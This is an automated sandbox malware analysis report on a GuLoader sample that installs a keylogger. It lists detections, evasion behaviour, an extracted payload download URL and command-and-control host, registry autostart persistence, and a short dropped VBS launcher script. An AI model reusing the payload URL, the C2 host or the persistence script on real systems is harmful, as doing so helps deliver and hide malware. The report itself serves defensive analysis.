ID: 458740
Sample Name: JXblq0dqPN.exe
Cookbook: default.jbs
Time: 17:57:29
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report JXblq0dqPN.exe

Overview


General Information

Sample Name:	JXblq0dqPN.exe
Analysis ID:	458740
MD5:	8718d75b7cac53..
SHA1:	2a37a01df74c887.
SHA256:	6f40242247db00e.
Tags:	exe GuLoader
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- GuLoader behavior detected
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Yara detected GuLoader
- C2 URLs / IPs found in malware con…
- Contains functionality to detect hard…
- Creates autostart registry keys with …
- Detected RDTSC dummy instruction…
- Hides threads from debuggers
- Installs a global keyboard hook
- Machine Learning detection for dropp…

Classification



Process Tree

- **System is w10x64**
- JXblq0dqPN.exe (PID: 5988 cmdline: 'C:\Users\user\Desktop\JXblq0dqPN.exe' MD5: 8718D75B7CAC53F13D01DDEA9B52CEE0)
  - JXblq0dqPN.exe (PID: 4576 cmdline: 'C:\Users\user\Desktop\JXblq0dqPN.exe' MD5: 8718D75B7CAC53F13D01DDEA9B52CEE0)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "http://101.99.94.119/WEALTH_fkWglQyCXO188.bin"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.387951770.000000000226 0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

Data Obfuscation:

Yara detected GuLoader

Boot Survival:

Creates autostart registry keys with suspicious values (likely registry only malware)

Malware Analysis System Evasion:

Contains functionality to detect hardware virtualization (CPUID execution measurement)

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Hides threads from debuggers

Stealing of Sensitive Information:


GuLoader behavior detected

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation	Registry Run Keys / Startup Folder 1 1	Process Injection 1 2	Masquerading 1	Input Capture 1 1 1	Security Software Discovery 7 2 1	Remote Services	Input Capture 1 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1 1	Virtualization/Sandbox Evasion 2 2	LSASS Memory	Virtualization/Sandbox Evasion 2 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2 1 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 3 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
JXblq0dqPN.exe	36%	Virustotal		Browse
JXblq0dqPN.exe	18%	ReversingLabs	Win32.Trojan.Vebzenpak	
JXblq0dqPN.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\ROGUY\ANNONCEKAMPAGNE.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\ROGUY\ANNONCEKAMPAGNE.exe	18%	ReversingLabs	Win32.Trojan.Vebzenpak	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
clientconfig.passport.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://101.99.94.119/WEALTH_fkWglQyCXO188.bin	1%	Virustotal		Browse
http://101.99.94.119/WEALTH_fkWglQyCXO188.bin	0%	Avira URL Cloud	safe	
http://101.99.94.119/WEALTH_fkWglQyCXO188.binwininet.dllMozilla/5.0	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
wealthyrem.ddns.net	194.5.97.128	true	true		unknown
clientconfig.passport.net	unknown	unknown	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://101.99.94.119/WEALTH_fkWglQyCXO188.bin	true	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.5.97.128	wealthyrem.ddns.net	Netherlands		208476	DANILENKODE	true
101.99.94.119	unknown	Malaysia		45839	SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	true

Private

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458740
Start date:	03.08.2021
Start time:	17:57:29
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	JXblq0dqPN.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Suspected Instruction Hammering Hide Perf
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/3@164/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 24.3% (good quality ratio 12.6%) • Quality average: 33.6% • Quality standard deviation: 37.7%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:59:36	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce OTATE C:\Users\user\AppData\Local\Temp\ROGUY\ANNONCEKAMPAGNE.vbs
17:59:45	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce OTATE C:\Users\user\AppData\Local\Temp\ROGUY\ANNONCEKAMPAGNE.vbs

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.5.97.128	Fec9qUX4at.exe	Get hash	malicious	Browse	
	LzbZ4T1iV8.exe	Get hash	malicious	Browse	
	kGSHiWbgq9.exe	Get hash	malicious	Browse	
	loKmeabs9V.exe	Get hash	malicious	Browse	
101.99.94.119	Fec9qUX4at.exe	Get hash	malicious	Browse	• 101.99.94.119/WEALTH_fkWglQyCXO188.bin
	LzbZ4T1iV8.exe	Get hash	malicious	Browse	• 101.99.94.119/WEALTH_PRUuqVZw139.bin
	kGSHiWbgq9.exe	Get hash	malicious	Browse	• 101.99.94.119/WEALTH_PRUuqVZw139.bin
	loKmeabs9V.exe	Get hash	malicious	Browse	• 101.99.94.119/WEALTH_PRUuqVZw139.bin

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
wealthyrem.ddns.net	Fec9qUX4at.exe	Get hash	malicious	Browse	• 194.5.97.128
	LzbZ4T1iV8.exe	Get hash	malicious	Browse	• 194.5.97.128
	kGSHiWbgq9.exe	Get hash	malicious	Browse	• 194.5.97.128
	loKmeabs9V.exe	Get hash	malicious	Browse	• 194.5.97.128

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	Fec9qUX4at.exe	Get hash	malicious	Browse	• 101.99.94.119
	LzbZ4T1iV8.exe	Get hash	malicious	Browse	• 101.99.94.119
	kGSHiWbgq9.exe	Get hash	malicious	Browse	• 101.99.94.119
	loKmeabs9V.exe	Get hash	malicious	Browse	• 101.99.94.119
	Audio #Ud83d#Udcde lifewire.org.HTML	Get hash	malicious	Browse	• 111.90.141.176
	bitratencrypt.exe	Get hash	malicious	Browse	• 111.90.149.108
	svchost.exe	Get hash	malicious	Browse	• 111.90.149.108
	eVF243bmXC.exe	Get hash	malicious	Browse	• 111.90.149.108
	xSnF0lxFUX.exe	Get hash	malicious	Browse	• 111.90.146.149
	QppmM7JmZd.exe	Get hash	malicious	Browse	• 111.90.146.149
	vNiyRd4GcH.exe	Get hash	malicious	Browse	• 111.90.146.149
	4E825059CDC8C2116FF7737EEAD0E6482A2CBF0A5790D.exe	Get hash	malicious	Browse	• 111.90.146.149
	SecuriteInfo.com.Trojan.Win32.Save.a.2038.exe	Get hash	malicious	Browse	• 101.99.94.204
	Minutes of Meeting 22062021.exe	Get hash	malicious	Browse	• 111.90.147.240
	naxpJ9fFZ4.exe	Get hash	malicious	Browse	• 111.90.149.115
	dMH1IIv1a1.exe	Get hash	malicious	Browse	• 111.90.149.115
	bmaphis@cardinaltek.com_16465506 AMDocAtt.HTML	Get hash	malicious	Browse	• 111.90.140.91
	4cDyOofgzT.xlsm	Get hash	malicious	Browse	• 101.99.95.230
	4cDyOofgzT.xlsm	Get hash	malicious	Browse	• 101.99.95.230
	341288734918_06172021.xlsm	Get hash	malicious	Browse	• 101.99.95.230
DANILENKODE	Global Wire Transfer.pdf.exe	Get hash	malicious	Browse	• 194.5.98.8
	New Order PO#42617.exe	Get hash	malicious	Browse	• 194.5.98.7
	KITCOFiberOptics_CompanyCertifcate.exe	Get hash	malicious	Browse	• 194.5.98.210
	7keerHhHvn.exe	Get hash	malicious	Browse	• 194.5.98.74
	Purchase.exe	Get hash	malicious	Browse	• 194.5.97.150
	Fec9qUX4at.exe	Get hash	malicious	Browse	• 194.5.97.128
	Ordonnance PL-PB39-210706.pdf.exe	Get hash	malicious	Browse	• 194.5.98.7
	Tzcyxxestkakhuvtmvfdserywturrfjrye.exe	Get hash	malicious	Browse	• 194.5.98.72
	LzbZ4T1iV8.exe	Get hash	malicious	Browse	• 194.5.97.128
	kGSHiWbgq9.exe	Get hash	malicious	Browse	• 194.5.97.128
	loKmeabs9V.exe	Get hash	malicious	Browse	• 194.5.97.128
	1niECmfIcE.exe	Get hash	malicious	Browse	• 194.5.97.94
	Nuzbcdoajgupgalxelbnohzzeonlplvuro.exe	Get hash	malicious	Browse	• 194.5.98.7

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RueoUfi1MZ.exe	Get hash	malicious	Browse	• 194.5.98.3
	Departamento de contadores Consejos de pago 0.exe	Get hash	malicious	Browse	• 194.5.98.7
	04_extracted.exe	Get hash	malicious	Browse	• 194.5.97.18
	scanorder01321.jar	Get hash	malicious	Browse	• 194.5.98.243
	scanorder01321.jar	Get hash	malicious	Browse	• 194.5.98.243
	PO.exe	Get hash	malicious	Browse	• 194.5.98.23
	PO B4007121.exe	Get hash	malicious	Browse	• 194.5.98.7

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\ROGUY\ANNONCEKAMPAGNE.exe

Process:	C:\Users\user\Desktop\JXblq0dqPN.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	114688
Entropy (8bit):	6.6665085666892185
Encrypted:	false
SSDEEP:	1536:mHPwUa96PZfLN0CNzYRn5ZxtBMAphNQmiPYDEZfM96nHPwU:mHIuZ1NzMBXMGh7DEhHI
MD5:	8718D75B7CAC53F13D01DDEA9B52CEE0
SHA1:	2A37A01DF74C887BB52EB2762D7D6AE0BD5E6B0B
SHA-256:	6F40242247DB00EEA1922D0C2A38337DDEA49D9DA02693679D2E4BFB19E6C088
SHA-512:	BD5EF6A34D6CE64FF42CCC54CEC25FCBA9813CB794E046C7929DA98CB11CD15F4EDBBCEA430B0859F7A3A2B34376BB9F904EB8BC50F9BC014E41A8C8397D EB2
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 18%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L...|T.Q..... ...@.....D.....P....@.....u".....TK..(....p...[.....(... .....|.....text....=.....@..... ..... ..`.data...\....P.....P.....@....rsrc....[...p...`...`.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Temp\ROGUY\ANNONCEKAMPAGNE.vbs

Process:	C:\Users\user\Desktop\JXblq0dqPN.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	121
Entropy (8bit):	5.1295795316147235
Encrypted:	false
SSDEEP:	3:jfF+m8nhvF3mRD0nacwRE2J5xAIWQMeLAl:jFqhv9IcNwi23fWQMeC
MD5:	9EB206EED530A22BC49F0AEE8BD5A6FA
SHA1:	3D12C666021570B736B82AC424BB3483822B0899
SHA-256:	52E3A418A72C858A1305038ECDD0B12678AD468E88227A8B40C7850B4EB5F8E1
SHA-512:	FC4CFB7B03C16B0B0F7C6172CD745B05032C1F94F491E0A8AEE1193C0E6D94E2C298F2209866C3EDD6CD4603C6897C4D8F0E6038AE420C2AD3A8063E7EFE88 0
Malicious:	**true**
Reputation:	low
Preview:	Set W = CreateObject("WScript.Shell")..Set C = W.Exec ("C:\Users\user\AppData\Local\Temp\ROGUY\ANNONCEKAMPAGNE.exe")

C:\Users\user\AppData\Roaming\remcos\logs.dat

Process:	C:\Users\user\Desktop\JXblq0dqPN.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Roaming\remcos\logs.dat	
Size (bytes):	148
Entropy (8bit):	3.3910398388587963
Encrypted:	false
SSDEEP:	3:rklKlmuGlSlZPCl55JWRal2Jl+7R0DAlBG4LNQblovDl9il:llKIuGI+b5YcIeeDAlybW/G
MD5:	0930ABF0309541D99206B336B56A2DC1
SHA1:	D82F63956D19BF7511F041004DB361FAD7734F2E
SHA-256:	3962E2DEB707D1B85418A7355AAF13270B9C0B771534393E2A5049649B47576E
SHA-512:	739D7C01496ABC283E5E24350C81B3ACBD5174813FE4F7EF795643285FF489BBBDB5211E87533ED18108B9D9FB38A2E334FA1945538266A9516B926DC5C3E538
Malicious:	false
Reputation:	low
Preview:	....[.2.0.2.1./.0.8./.0.3. .1.7.:.5.9.:.3.9. .O.f.f.l.i.n.e. .K.e.y.l.o.g.g.e.r. .S.t.a.r.t.e.d.].....[. .P.r.o.g.r.a.m. .M.a.n.a.g.e.r. .].....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.6665085666892185
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	JXblq0dqPN.exe
File size:	114688
MD5:	8718d75b7cac53f13d01ddea9b52cee0
SHA1:	2a37a01df74c887bb52eb2762d7d6ae0bd5e6b0b
SHA256:	6f40242247db00eea1922d0c2a38337ddea49d9da02693679d2e4bfb19e6c088
SHA512:	bd5ef6a34d6ce64ff42ccc54cec25fcba9813cb794e046c7929da98cb11cd15f4edbbcea430b0859f7a3a2b34376bb9f904eb8bc50f9bc014e41a8c8397deeb2
SSDEEP:	1536:mHPwUa96PZfLN0CNzYRn5ZxtBMAphNQmiPYDEZfM96nHPwU:mHIuZ1NzMBXMGh7DEhHI
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L...|T.Q.....@.....D.....P....@.....

File Icon

Icon Hash:	6a6a6a6a6a6a6a6a

Static PE Info

General

Entrypoint:	0x401144
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x5188547C [Tue May 7 01:10:20 2013 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0

General

Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	5565993a5a9f2bfb76f28ab304be6bc1

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x13dd4	0x14000	False	0.650927734375	data	7.08584386702	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x15000	0x115c	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x17000	0x5ba2	0x6000	False	0.545939127604	data	6.04233444538	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
Chinese	Taiwan	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
